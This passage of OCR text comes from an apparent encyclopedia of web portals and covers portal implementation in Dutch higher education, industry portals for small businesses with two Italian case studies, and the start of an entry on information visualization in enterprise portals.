collaboration and knowledge management. At other institutions, a portal has been chosen as a process for system integration. The educational change is minimal, but the process to support education is more structured.

- **Stakeholders:** From the different institutions it becomes clear that the question to implement a portal comes mainly from users. Asking advice to future users is thus, an important aspect during the implementation. Involving users such as employees and students at an early stage is probably a strong requirement to implement a portal in the correct manner.
- **Ambition:** The ambition of institutions on the educational area is high. Ambitions are, for example, to exchange and share information, to establish communication forms, and to cooperate. There are already functionalities available for this, but the use of portals can establish far-reaching possibilities, for example, personalizing these functionalities. With portals it is possible to offer streamlined information, which is necessary for the educational process in an effective and personal way.

Organization

- **Work Processes:** From the interviews, it becomes clear that the implementation of a portal requires that work processes are mapped to tasks and responsibilities. The use of data from several resources requires that these sources are also managed and should therefore be recent and accessible. For this reason, the work processes and related responsibilities must be completely clear.
- **Standardization of Work Processes:** Standardizing work processes for administrative, educational, and technical aspects is important because standardized work processes can guarantee the information supply for the portal. For users such as students and employees, it guarantees a uniform and consistent way of working within the institution.
- **Project Planning:** The implementation of portal intervenes on several departments and organizational levels within the institution. For this reason, a project plan is required to keep an overview of the progress of the whole process in the different departments.
- **Phased Setting-Up:** The visited institutions implement the portal phase by phase. The reason for this is that it is very difficult to estimate how much time and resources are necessary to make connections to various systems. Phased implementation makes it possible to learn from a previous phase. It also gives the possibility to introduce new possibilities and functions of the portal gradually. Limited resources in terms of ICT expertise and man strength can be a valid reason for a phased implementation.
- **Available Resources:** The merging of the different institutions in higher education in the Netherlands have influence on stability, financial resources, staff resources, infrastructure, maturity, and also (lack to) uniformity of work processes.

Technology

- **Evolution:** The change of infrastructure, need for capacity, new developments, and problems that arise by daily use of ICT, such as growing user files, also forces to steps. Portals can be related to a various range of these kinds of changes and problems.
- **Architecture:** The choice for a certain vision on ICT architecture can have a large impact on the choice for a certain portal and where developments are aimed. Choosing, for example, an open source solution has a large impact on the implementation of a portal. Also, participating in consortia can have impact on the use of standards and common developments in the consortium.
- **Resources:** A vision in a technical area can simplify choices, but must also be supported with financial resources. A choice, for example, for open source applications can produce a large saving in software licenses. It also means that maintenance and development of such open source applications must be covered, however, with financial resources.
- **Responsibilities:** During the implementation of a portal, it is important that there is a vision how the portal will be used within the institution. The vision and responsibilities must be shared by all stakeholders in such a way that resources could also be allocated in a required way.

General

- **No Common Implementation Route:** The interviews give much information about the different implementation routes. From the interviews, it becomes clear that the current implementation processes differ from each other. These different alternatives can be successful in several institutions. Because of the variety within the institutions, there are too many parameters to set up a common implementation model. The interviews give clear directions for choices that can be made at several institutions and how a portal can be used.
- **Vision:** A vision can help the implementation process for educational, organizational, and technical aspects. Supporting new educational principles by means of portal is possible, but it is necessary that this is also facilitated in technical and organizational resources. Such a vision on implementation however, has to be shared by the whole institution and for this reason,

there is a need for financial resources to involve different people.
- **Success:** Success can be reinforced by offering unique, requested, and extremely useful functionalities.

CONCLUSION

An important reason for the use of portal is the demand for a more effective way of communication and information dissemination for users. Moreover, complaints concerning irretrievable data and time-consuming procedures are important reasons.

The educational process and the tasks related to the use of CMSs are, in most cases, the starting point for the implementation of a portal. Functions for financial aspects such as project administration, salary administration, and hour recording are taken along frequently, directly during the implementation because of many overlapping functionalities. It appears that for some institutions, the implementation of a portal was considered as taking over existing CMS functionalities and content management. Also, extending document sharing, knowledge management, and providing more personal communication forms were mentioned as new developments.

The educational aspects can be supported with several functionalities for offering different resources from the library, student tracking systems, roster information, and course information, but also communication forms such as online chat, sharing documents, and collaborative work.

Portals use, by definition, several resources and systems that must be connected in a technical sense. Streamlining these connections and managing responsibilities for valid information streams takes time. Because of the difference of systems in accessibility and size, it is difficult to predict required time investments. Valuing required resources that are necessary for a portal implementation is, therefore, cumbersome. This relates directly to the current state of the art; an institution, as it happens, especially depends on infrastructure, systems, man strength, ambition, and available resources.

REFERENCES

BIBA. (2005). *Tussen droom en werkelijkheid.* Presentation for SURF. Retrieved February 17, 2005, from http://www.surf.nl/download/PSbiba061004.pdf

Collis, B. (1999). Preface to the special issue: Systems for WWW-based course support: Technical, pedagogical, and organizational perspectives. *International Journal of Educational Telecommunications, 5*(4), i-iv.

Fisser, P. (2005, July 4-7). *Using ICT in education: From pilot to implementation, Who are involved?* Paper accepted for presentation at the 8th IFIP World Conference on Computers in Education, University of Stellenbosch, Cape Town, South Africa.

JISC. (2005). *The e-learning framework*, Retrieved May 25, 2005, from http://www.elframework.org/

Keller, W. (2004). *SURF BIBA: Evaluatie van content management systemen en Portals.* Report for SURF, Utrecht. Retrieved 17 February 2005, from http://www.surf.nl/themas/index2.php?oid=31&inhoud_oid=233

Keller, W., & Kuiper, F. J. (2005). *BIBA-onderzoek 2004: Management rapportage—Beheer, Integratie, Bestuur en Architectuur van Evaluatie van content management systemen en Portals*. Rapport in opdracht van SURF, Utrecht. Retrieved February 17, 2005, from http://www.surf.nl/publicaties/index2.php?hb=1&oid=177

Strijker, A. (2004). *Reuse of learning objects in context: Technical and human aspects.* PhD dissertation, Faculty of Behavioural Sciences, University of Twente, Enschede, The Netherlands. Retrieved February 17, 2005, from http://allardstrijker.nl/proefschrift

Strijker, A., & Collis, B. A. (2005). Advanced technology for the reuse of learning objects in a course-management system. *International Journal on Advanced Technologies for Learning (ATL), 2*(1), 35-41. Retrieved from http://www.actapress.com

Strijker, A., & Koopal, W. (2005). Portals: de nieuwe ELO's? *e-Learning Research Reeks 5*. Stichting SURF, Utrecht, Nederland.

Terlouw, C. (1997). Procedures voor onderwijsontwikkeling. In G. ten Dam, H. van Hout, C. Terlouw, & J. Willems (Eds.), *Onderwijskunde hoger onderwijs. Handboek voor docenten* (pp. 112-144). Assen: Van Gorcum.Universiteit Twente.

University of Twente (2005). *MyCampus, je eigen UT-pagina.* Retrieved February 17, 2005, from http://www.utwente.nl/mycampus/archief/archief2003/projectstart.doc

KEY TERMS

Content Management System: A content management system is a software system that is designed to store and retrieve digital documents in a structured way. Course management systems offer functionalities for versioning, various levels for accessibility and user management

Course Management Systems (CMS): A CMS is a software system that is designed to support teachers in developing or structuring course material. The system can often track the learners' progress, which can be monitored by both teachers and learners. While often thought of as, primarily, tools for distance education, they are most often used in a blended learning environment as supplement for face-to-face lessons.

Educational Functionalities: Educational functionalities can support instructors with activities such as: General course organization including a grade book, student mentoring, absence, and planning related activities for a course; Lectures and other instructor-led sessions; Self study including lectures, activities, tasks, and (may be) practical exercises; Assignments (such as thesis, report, product, research) that can be done individually or in groups; Assessment, as self assessment, or to be partly an instrument for grading; Communication, to support the different functionalities for group work and collaboration; Management of resources such as articles, presentations, background information.

Implementation: Implementation is the process of acceptance and integration of a new organizational process in a certain context.

Portal: A portal is a system that integrates various applications and retrieves information from different resources to end users through a personalized interface (Keller, 2004).

Portlets: Portlets are components of portals and serve as interfaces to databases used in a portal.

Standardization: Standardization is the development, implementation, and use of concepts, doctrines, procedures, rules, and designs to achieve and maintain required levels of compatibility, interchangeability, or commonality in the operational, procedural, materiel, technical, and administrative domains to attain interoperability.

Industry Portals for Small Businesses

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INTRODUCTION

Various initiatives, promoted by public and private organizations, attempt to overcome the difficulties hindering the actual use of Web technologies by small and medium-sized enterprises (SMEs). Among such initiatives, the design and implementation of industry portals are deemed to be an earlier step toward e-business by SMEs. There has been a proliferation of portals, especially in traditional sectors, created with the purpose to facilitate the communication by SMEs with their trading partner, to favor information sharing, improve the efficiency of individual firms and supply chains, and promote innovation. While there are interesting examples of successful industry portals, several others failed. This article aims to investigate the particular factors that affect the success of such projects, and in detail to:

- delineate the concept of industry portal and describe its basic features;
- review the economic and organizational factors that can lead to its success;
- provide empirical evidence, by comparing cases of industry portals devoted to SMEs; and
- discuss managerial implications, and offer insights into possible "best practices."

BACKGROUND: BARRIERS TO THE ADOPTION OF WEB TECHNOLOGIES BY SMES

One essential starting point is the discussion of the main factors that inhibit the adoption of Web technologies by SMEs. In doing this, we refer to the several studies already available. The barriers can be summarized in three main categories (Chau, 2001; Grandon & Pearson, 2004; Mehrtens, Cragg, & Mills, 2001; Sadowski, Maitland, & van Dongen, 2002; Scupola, 2002; Stansfield & Grant, 2003; see Table 1):

- **Evaluation of Benefits and Costs:** Being able of assessing the possible benefits and costs of a new technology is vital for a potential adopter. In the case of Web applications, the most important benefits are difficult to determine, and may be neglected. While the attention often focuses on *tangible* benefits (e.g.,

Table 1. Main barriers to the adoption of Web technologies by SMEs

Type of barriers	Issues involved
Evaluation of benefits and costs	Intangible elements (organizational changes, relationships with partners, etc.) Peculiar aspects of network technologies Adoption often disjointed from systematic evaluations
Organizational readiness	Limited financial resources Lack of technical skills Inadequate IT staff Unawareness of the full e-commerce potential Lack of managerial commitment Poor external support
External environment	No critical mass No confidence in regulatory-legal system Unwillingness to share information Lack of trust Local market relationships Lack of external pressure to adopt Lack of standards

reduction in clerical work), more important advantages come from other elements (such as: the number of total users, as is typical of network technologies), which may be difficult to assess in advance. As regards the costs, some (e.g., equipment, software, telecommunication services) may be relatively easy to evaluate, but others (personnel training, organizational changes, etc.) are not. These issues affect the evaluation by any firm, but are even more problematic in case of SMEs, for which the decision to adopt is often disjointed from a systematic economic analysis. Some studies state that costs do not have a major influence on the adoption (Mehrtens et al., 2001; Scupola, 2002). Others (Sadowski et al., 2002; EBPG, 2002) underline that, due to limited financial resources, SMEs do not have the money for doing experiments and making expensive mistakes, and therefore choose a wait-and-see strategy;

- **Organizational Readiness:** Even when a systematic evaluation shows that benefits outweigh costs, this may not be sufficient for the adoption. A firm might just *not feel ready* to use the new tools. This *lack of readiness* can relate to organizational aspects, such as: skills and knowledge about the technology, internal IT expertise, and relations with third parties (such as: vendors or consultants). Empirical evidence highlights that many SMEs (especially in traditional industries) neither have the competencies to exploit the full potential of e-business, nor understand what competencies are needed. As a point of fact, small enterprises are more dependent than larger companies on outside sources of technological and managerial knowledge;
- **External Environment:** As happens for other interorganizational systems, business partners play an essential role in the adoption and use of Web technologies. To be usefully exploited, Web technologies require a *critical mass*, that is, a minimal number of connected organizations or a minimal amount of available information. Other barriers are due to the limited confidence in the regulatory-legal system (especially in the case of electronic transactions), the lack of *trust* between trading partners, the reservations to share private information, and so on. Also, the existing market relationships (especially when based on geographic proximity) may hinder the adoption. In other words, firms having only next door trading partners may find it useless or risky to reach the global markets by means of the Web. Last, but not least, the lack of common standards, regarding both software applications and business practices, constitutes another major barrier.

INDUSTRY PORTALS AS A WAY TO PROMOTE THE USE OF ICT BY SMES

The term *industry portal* generally denominates a particular category of portal designed to provide information and other services to specific targeted groups, and namely to firms or professionals whose activity centers on a single industry or economic sector. Although, in principle, such services can regard all kinds of firm in an industry, very often industry portals are directed to the needs of specific business environments, such as: local production systems, clusters of small firms, industrial districts, etc. This is based on the fact that, while large corporations have the resources to build and manage a successful enterprise portal, this is generally not the case of local SMEs (Chan & Chung, 2002). Hence, there is an increasing number of portals promoted by industry associations with the purpose to serve as a single window service, and provide collective information processing, knowledge retrieval, and marketing platforms (Chou, Hsu, Yeh, & Ho, 2005). The industry portals created by associations of small firms (hereafter indicated as IPSME) is the focus of this article.

An IPSME can be intended as a *B2B vertical portal* mainly targeted to firms (and their customers or suppliers) operating (or having interest) in the same industry (Ho, Au, & Newton, 2003). IPSMEs are thus hubs of online services ranging from simple provision of contacts to sophisticated e-commerce platform for a large number of firms (for a non-exhaustive list, see Table 2).

A quick glance at the table allows highlighting the main issues regarding the development and management of an IPSME (Chou et al., 2005; Clarke & Flaherty, 2003; van Brakel, 2003). In particular, by observing the issue from the viewpoint of the promoting organization, a number of questions arise:

a. **Multiplicity of Information Contents and Services:** Although IPSMEs are targeted to a particular industry, they are designed to involve as many firms as possible. Due to its "third party" role, the promoting organization should ensure that the services provided are of interest to the large majority of the users. In case of portals built by associations of firms, the needs of members should be considered first. This, however, can raise several problems. The contents and services to provide should be analyzed and selected carefully. The specific knowledge of the users is essential here. Since any firm can, in principle, have peculiar needs, a proper trade-off between generality and personalization is essential, but not easy to reach.
b. **Investments and Operating Costs, and the Problem of Fee:** A well known dilemma of portals is: should

Table 2. Examples of services provided by IPSMEs

Category of service	Examples
General information	Trade statistics Reports and studies Norms, policies, business procedures, industry standards Links to local or central institutions and agencies
Business and trading support	Information on fairs and similar events Funding opportunities Facilitating contacts between suppliers and buyers Website hosting Database of partnering opportunities
Other services	Promotion of cooperative projects Dissemination of business knowledge (case studies, best practices) Online consulting Knowledge exchange (online communities and forums) Online training

the users pay for the services? Clearly, like any other economic investment, the costs of the portal (that can also be significant) have to be covered by sufficient revenues. Many IPSMEs were created thanks to special funding by public authorities, but the long-term economic sustainability remains a problem. IPSMEs, in fact, are targeted to small firms, which cannot be charged too much. In addition, the promoter should decide between a flat and a pay-per-view fee structure, which is not irrelevant to the success of the portal itself.

c. **Content Management:** An IPSME is, first of all, an information portal. Thus, since portals have to collect, select, classify, handle, update, and store appropriate contents, the deep knowledge of the specific business and of the relevant information sources is required. The portals should guarantee the reliability of the content, but also protect identity and trustworthiness of the registered members. In practice, user companies have to trust the portal and the business competencies of its promoter. Another issue is that, electronic information exchanges require *standard formats* that, in some cases, can limit the relevance and application of the information itself. As the literature highlights, much of the knowledge exchanged by SMEs can still be transferred more efficiently through traditional means or direct one-to-one channels.

d. **Knowledge Sharing:** IPSMEs have the aim to promote business, i.e., to support the economic activities of *firms that are in competition one with another*. But, on the other hand, portals created by industry associations are designed to facilitate sharing and collaboration. Thus, the critical point is how firms can be convinced to share information with other users that can be potential competitors.

e. **E-Commerce Intermediation:** A portal promoting e-commerce plays a role of *electronic intermediary*. As is well known, intermediation is a critical activity in e-commerce, especially when a large number of traders are involved. Intermediaries perform essential functions of trust building, and support the completion of electronic transactions. IPSMEs generally have the reputation of neutral operators, which is essential here, but industry associations are not established economic players and, in addition, do not generally have internal competences to act as electronic brokers.

f. **Critical Mass:** Directly linked to many of the points mentioned above, the issue of the critical mass is particularly relevant. The success and long-term sustainability of an IPSME can be measured in terms of its capability not only to gather members (which, in principle, can be easy) but, especially, to favor the use of the services.

Empirical Verification

The issues mentioned previously appear to be critical in the design and management of an IPSME. In this section, we will discuss the implications for the success of a portal, by analyzing and contrasting two different initiatives promoted by the same industry association.

The two portals under examination have a number of points in common. They were activated at the same time, and are addressed to companies of similar size (mostly, SMEs) located in the same geographical area (the province of Modena, Italy), and members of the same industry association (CNA). However, the portals differ by an essential feature, i.e., the specific target industry (industrial molding [IM] and textile clothing sector [TC]). This is a significant issue here, since the different materials, manufacturing processes, business procedures, kinds of knowledge, and even economic prospects affect the user needs and the services that each portal should provide. In the rest of this section, we will examine the features of the two portals.

Tuttostampi.com originated from the idea of a local entrepreneur and was then supported by CNA. The first release dates back to early 2000. Two years later, CNA became the single owner. Tuttostampi aims to help local IM companies "make their way into the new economy." For this purpose, it provides educational, informative and support services, and a tool for Web-based commercial transactions. The molding sector is, indeed, of great relevance for the Italian economy, since Italy is among the three world main manufacturers of high quality molds. A prominent role is played by the Emilia-Romagna Region (especially the province of Modena), with about 1,200 companies.

The portal (which has also an English version) consists of the following sections:

- **Virtual Market:** Catalogues, purchasing groups, buying occasions, showroom of dyes for sale.
- **Web Community:** Identifying business, commercial ads, databank project, job offering, partner search.
- **Business Services:** Press releases, technical advice, fund for business, legal supports, news.
- **Web Resources:** Bibliography, multimedia, documents, education and thesis, links, network.
- **Trade Fairs and Events:** Companies can also indicate their participation to a specific fair.
- **Thematic Channels:** Devoted to specific topics (coils, plastics, prototyping).

Some services are free of charge (e.g., inclusion in the databank of firms, newsletter, product ads, trade fairs), while others are charged (e.g., banners, "Forma & Deforma" virtual fair, product selling ads). All the services are managed by the Tuttostampi staff, controlling each specific request.

Currently, the databank contains data of a large number of companies (about 900 classified in the moulding category and more than 1,700 in the supplier category—note that some companies have a double classification). Tuttostampi is well positioned in the main Web search tools and, practically, has no competing portals in Italy.

As regards the economic figures, Tuttostampi works at a small loss, but this is judged acceptable when considering the statutory aims of CNA (i.e., servicing members). A main problem is that the internal sponsor (a CNA manager), being too busy with other activities, has little time to devote to the portal.

Tessilmoda.com started in October, 2000, as a CNA project, and was designed to be a "useful working tool" for small textile firms located in the district of Carpi (a small town, well known for knitwear productions). More specifically, the portal is intended to:

- make the communication between partners easy along the value chain, thus favoring the cooperative work;
- promote the district of Carpi as a whole, and the individual companies;
- facilitate the adoption of Web technologies by SMEs; and
- provide new kinds of services.

The portal, which has also English and French versions, encompasses the following sections:

- *Free registration* to the Tessilmoda databank.
- *Search of companies* in the databank.
- *Service to companies* (legal, informatics, and financial advice).
- *Notice boards* (production availability, stock services, second-hand machinery, etc.)
- *Documents* (events and trade fairs, courses, financial incentives, advertisements, general news).

At present, the databank includes more than 400 registered companies, the majority of which are local manufacturing firms, and some are services firms (agents, dealers, packaging, and so on). The costs of the portal are all in charge to CNA. This decision was a consequence of the very small size of the involved firms: local entrepreneurs appreciate the services provided by the portal, but do not want, and probably can not, pay for them. In substance, the size and location of the users, the characteristics of the products (that cannot be fully described in a Web page), the nature of the manufacturing process (mostly involving tacit knowledge), and the features of inter-firm relations (based on long term agreements), tend to limit the utilisation of Tessilmoda. In addition, there are many other competing TC portals in Italy (e.g., www.paginetessili.it, www.italianmoda.info, www.modaitalia.net, www.textilebusiness.it), and hence Tessilmoda has a limited visibility in the Internet scenario, which reduces its value.

At present, Tessilmoda is experimenting a re-thinking phase. The alternatives are: (a) try to make a big leap and become an effective business tool, or (b) continue to survive just as a one of the several services provided by CNA.

CONCLUSION

The comparison between these two cases, developed and managed by the same association that invested comparable resources to each of them, provide insights into the factors that can affect the success of an IPSME. First, there is evidence that the intensity of use is mainly affected by the actual usefulness of the portal. The success appears to be strictly linked to the ability to build a unique and satisfactory knowledge source for the specific business users. This depends on the technical features of products and processes of the firms involved. For examples, easy-to-codify products are more appropriate to be displayed on the Web. In this sense, IM products, whose technical features can be perfectly expressed in quantitative specifications, have an advantage over TC products, whose features (as color and touch) are difficult to reproduce in digital formats.

The cases also highlight the question of fees. No doubt that IPSMEs sponsored by industry associations do not need to make profits, and so they can offer a range of free services. However, as the experience proves, the most innovative firms (even if small) prefer chargeable, but useful, services rather than free but generic ones. Clearly, the bad economic climate matters, and negatively affects the development of innovative tools for the weaker firms (as the difficulties encountered by Tessilmoda prove).

Also, the nature of inter-firm relationships influences the actual use of a portal. Long-lasting, stable, and exclusive business relationships (as those typical in the TC sector) do not encourage the use of portals to seek new clients or suppliers.

As regards the issue of the critical mass, a very crucial point is the number and the notoriety of competing portals. For example, while Tessilmoda is just one of the several IPSMEs for the TC industry, Tuttostampi is the first and single portal in the IM sector. This has allowed Tuttostampi to reach a large number of users, especially when compared to its potential market.

Finally, a high propensity towards new technologies represents another factor that facilitates the use of Web portals. While the IM sector has a prevailing industrial and technical culture, in the TC sector companies are still characterized by a craft mentality, firmly based on hand skills and tacit experience.

In summary, this study allows to derive some implications for IPSME design, development, and management:

- A preliminary analysis of the opportunities already offered by Web technologies is essential, in order to avoid the mere duplication of existing initiatives.
- Analogously, a careful assessment of the coherence between the needs of the firms and the services offered is necessary.
- In case of SMEs, usability matters, since firms usually lack the technical knowledge required by new tools.
- A too general portal is of scarce use, since normally firms seek solutions to specific problems.
- The management of an industry portal costs. However, contents that are not updated or timely imply losing users.
- The role of the sponsoring organization is crucial, both for collecting and interpreting the users' needs and for transferring them into a technical project.

REFERENCES

Chan, M. F. S., & Chung, W. W. C. (2002). A framework to develop an enterprise information portal for contract manufacturing. *International Journal of Production Economics, 75*, 113-126.

Chau, P. Y. K. (2001). Inhibitors to EDI adoption in small businesses: An empirical investigation. *Journal of Electronic Commerce Research, 2*(3), 78-88.

Chou, T., Hsu, L., Yeh, Y., & Ho, C. (2005). Towards a framework of the performance evaluation of SMEs' industry portals. *Industrial Management & Data Systems, 105*(4), 527-544.

Clarke I., III, & Flaherty, T. B. (2003). Web-based B2B portals. *Industrial Marketing Management, 32*, 15-23.

EBPG (2002). eEurope go digital: Benchmarking national and regional e-business policies for SMEs. *Final Report of the E-Business Policy Group, June 28*.

Grandon, E. E., & Pearson, J. M. (2004). Electronic commerce adoption: an empirical study of small and medium US business. *Information & Management, 42*(1), 197-216.

Ho, D. C. K., Au, K. F., & Newton, E. (2003). The process and consequences of supply chain virtualization. *Industrial Management & Data System, 103*(6), 423-433.

Mehrtens, J., Cragg, P. B., & Mills, A. M. (2001). A model of Internet adoption by SMEs. *Information and Management, 39*, 165-176.

Sadowski, B. M., Maitland, C., & van Dongen, J. (2002). Strategic use of the Internet by small and medium-sized companies: an exploratory study. *Information Economics and Policy, 14*, 75-93.

Scupola, A. (2002, January 7-10). Adoption issues of business-to-business Internet commerce in European SMEs. In *Proceedings of the 35th Hawaii International Conference on System Sciences*, Hawaii.

Stansfield, M., & Grant, K. (2003). An investigation into issues influencing the use of the Internet and electronic commerce among small-medium sized enterprises. *Journal of Electronic Commerce Research, 4*(1), 15-33.

van Brakel, P. (2003). Information portals: a strategy for importing external content. *The Electronic Library, 21*(6), 591-600.

KEY TERMS

Critical Mass: The minimum number of adopters needed to make a network technology useful.

Electronic Intermediary: A company or service that perform intermediating functions supporting electronic commerce.

Industry Association: An association of firms that have common characteristics (e.g., are located in the same area, work in the same industry, have similar size).

Industry Portal: A particular category of Web portal designed to provide information and other services to firms (or other users) whose activity is centred in an industry or economic sector.

Industry Portal for SMEs: A B2B vertical portal mainly targeted to small and medium companies (and their customers or suppliers) operating (or having interest) in the same industry.

Local Production System of SMEs: An area populated by a large number of SMEs operating in a specific industry or sector, and often linked to one another.

Web Portal Application: The particular system or service provided by a Web portal.

Information Visualization

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INTRODUCTION

Information visualization refers to technologies that support visualization and help in the interpretation of information. These technologies include digital images, graphical user interfaces, animations, three dimensional presentations, geographic information systems, virtual reality, and of course, tables and graphs. All of these visualization techniques might be used in enterprise portals where the portal user often handles large amounts of data of different types, from many different sources, and utilizes various software tools. Information visualization helps enterprise portal users understand and interpret complex information, and most importantly, helps identify relationships. That is, information visualization allows portal users to study information in a new way which can lead to novel insights.

BACKGROUND

Because the human eye is the most powerful pattern recognition tool, visual presentation of information allows portals users to see patterns they would not have noticed otherwise. An example of an enterprise portal screen that includes information visualization that can be used efficiently by the user of this portal is shown in the Figure 1. Complex information on the sales at four branches of this insurer is rendered as a circle that can be presented in three dimensions and animated, with details available at a click of a mouse. The map of the territory is an intelligent map with complex geographic information captured through the real-time GIS application. Using such a portal, a sales manager, for example, can more efficiently direct resources to the most effective sales channels, spending less time analysing sales data, and having that much more time to devote to the other aspects of the business.

Information visualization has entered the public sector portals as well. For example, the U.S. Agriculture Department's National Agricultural Statistics Service (NASS) portal in not so distant past provided information on agricultural trends in hundreds of pages of statistical tables and charts, most of which had to be downloaded and viewed separately. The serious problem of such inefficient data dissemination needed to be addressed. That is why portions of the NASS portal were redesigned with the help of information visualization software from Inxight Software, Inc. (www.inxight.com/). One new chart, for instance, allows the portal user to quickly see how all 50 states rank in acreage of harvested cropland, and how they rank in several different crops, including soybeans, corn, wheat, and tobacco (www.nass.usda.gov/research/). Running the cursor over the bar representing, for example, North Carolina's cotton output, reveals the exact figure. Clicking on a given state makes it easy to read the figures for all of that state's crops. Columns on the chart can be moved around so that, for instance, corn output can be placed next to wheat or hay output, allowing

Figure 1. Screen capture of the enterprise portal that uses information visualization





Figure 2. National agricultural statistics service portal



for easier comparisons. The charts benefit both public users of the portal and NASS employees. The information visualization allows them to get a bigger picture and to see patterns and structure in the data that they will never see otherwise. The screen image of the main NASS portal's page is shown in the Figure 2.

SPECIFIC EXAMPLES OF VISUALIZATION TECHNOLOGIES

Digital Images

A very interesting example of digital images are ispots, the intensity maps depicting in real-time the use and location of the wireless devices on the campus of the Massachusetts Institute of Technology (http://senseable.mit.edu/projects/ispots/ispots.htm). What is most intriguing is the possibility of analysing the specific spatial qualities of ispots in order, for example, to understand what makes one location on the campus more popular than another and why certain locations are seldom used. Such use of digital images seeks to introduce a new real-time feedback planning strategy, a strategy that can be very valuable to the managers using portals.

Figure 3. An example of visualization of information—intensity map showing the use of the wireless access points on the MIT campus




Figure 4. An example of visualization of information—digital image of the wireless access points on the MIT campus




Figure 5. An example of visualization of information—digital image of the wireless access points on the MIT campus with users logged on

A Graphical User Interface (GUI)

A graphical user interface is a method of interacting with a computer through a metaphor of the direct manipulation of graphical images and widgets in addition to text. All of the enterprise portals use graphical user interfaces.

The most common metaphor is the desktop metaphor GUI. Interface of the Windows XP may serve as an example. GUIs can be two and a half (2 $^{1/2}$) or three (3) dimensional. The desktop metaphor GUI is (2$^{1/2}$) dimensional. It is 2 dimensional because its visual elements are two-dimensional: they lie in the xy plane, are flat, and contain only planar regions. It is referred to as 2$^{1/2}$ dimensional because where visual elements overlap (see Figure 4) they obscure each other according to their priority (Java Developer GUI; Leach, Al-Qaimari, Grieve, Jinks, & McKay 1997).

Figure 6. An example of the desktop metaphor GUI




Figure 7. An example of a graphical user interface template for an enterprise portal

Many enterprise portals, especially collaborative portals (see article on collaborative portals) use 3 dimensional GUI. In a 3 dimensional GUI (Rusdorf, Lorenz, Wolk, & Brunnett., 2003) the visual elements are genuinely three-dimensional: they are situated in xyz space, need not be flat and may contain spatial regions (volumes). VRML is the visual reality modeling language that allows coding of the three dimensional graphics for the Web (see Key Terms section for details). Interesting examples of 3 dimensional graphics sites are http://visualparadox.com/whatsnew.htm and http://www.hwd3d.com/home.php.

Combining 3 dimensional graphic presentations with animation and using those in enterprise portals allows for innovative ways of, for example, products presentation or modeling, before products are physically developed. Three dimensional animation services available on the *www.hwd3d.com* site may serve as an example. Another example of such services for technical documentation is Tedo Pres International, which provides 2 dimensional, 2&1/2 and 3 dimensional visualizations and animations (*http://www.tedopres.com/VISUALISATION.26.0.html*).

Animation

